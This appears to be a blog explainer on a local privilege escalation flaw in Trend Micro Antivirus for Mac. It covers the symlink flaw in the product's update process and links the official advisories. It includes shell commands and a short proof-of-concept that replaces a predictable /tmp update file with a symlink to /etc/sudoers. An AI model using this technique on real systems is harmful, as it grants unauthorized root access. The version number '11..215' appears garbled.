
CVE-2022-24671 is a local privilege escalation vulnerability found in Trend Micro Antivirus for Mac versions up to 11..215. The issue is due to improper verification of links (symlinks) during the product’s update process. By exploiting this, a local attacker who already has the ability to run code with limited permissions can gain elevated (root) privileges on the system.
This article walks you through how the vulnerability works, how it can be exploited, and ways to protect your Mac from this issue.
How Does the Vulnerability Work?
When updating itself, Trend Micro Antivirus temporarily places update files in locations accessible by standard users. However, it failed to check if critical files had been replaced by symbolic links pointing elsewhere. A local attacker can take advantage of this by:
Observing when the update process will run.
2. Replacing a temporary file, or update target, with a symlink that points to a file they shouldn’t have access to (like /etc/sudoers).
3. Letting the update process run as root and unintentionally change the permissions or content of the sensitive file.
After successful exploitation, the attacker can alter important system files, gaining unauthorized privileges.
The update process must occur or be triggered.
This vulnerability does not allow remote attacks; it’s a “local privilege escalation”.
Exploit Demonstration: Step-by-Step
Below is a simple example (for demonstration purposes only!) that shows how an attacker might exploit the bug. Do not attempt this on a system you do not own or have permission to test!
Suppose the update process stores temporary update scripts in /tmp/ like this
/tmp/tmupdate12345.sh
Remove the original file (if not protected) and create a symlink to a root-owned target. For example
rm -f /tmp/tmupdate12345.sh
ln -s /etc/sudoers /tmp/tmupdate12345.sh
Step 3: Wait for the Update
When Trend Micro’s update process runs as root, it writes to /tmp/tmupdate12345.sh (now symlinked), it will actually modify /etc/sudoers.
An attacker may prepopulate the temp area with such symlinks before the update. The attacker’s code could automate the attack as follows:
Example Exploit Snippet (PoC)
# Assume the product update process writes to a predictable temp file
TARGET="/etc/sudoers"
LINKFILE="/tmp/tmupdate12345.sh"

# Remove file and create a malicious symlink
rm -f $LINKFILE
ln -s $TARGET $LINKFILE

# Wait for update - or trigger if possible
echo "Waiting for update to run as root and write to $LINKFILE..."
If the updater appends its script or changes permissions, /etc/sudoers could be overwritten, granting the attacker root privileges (e.g. by adding the user to the sudoers file).
Trend Micro Official Advisory:
https://success.trendmicro.com/solution/000291528
Mitre CVE Entry:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-24671
NIST NVD Entry:
https://nvd.nist.gov/vuln/detail/CVE-2022-24671
Conclusion
CVE-2022-24671 is a classic example of how improper file handling and lack of link verification during privileged operations can result in dangerous escalation vulnerabilities. If you haven’t already, check your Trend Micro Antivirus version and update to the latest to stay safe.
By understanding vulnerabilities like this, both users and developers can be more aware of the importance of secure programming practices, especially for applications that run with elevated privileges.
Timeline
Published on: 02/24/2022 03:15:00 UTC
Last modified on: 03/03/2022 03:29:00 UTC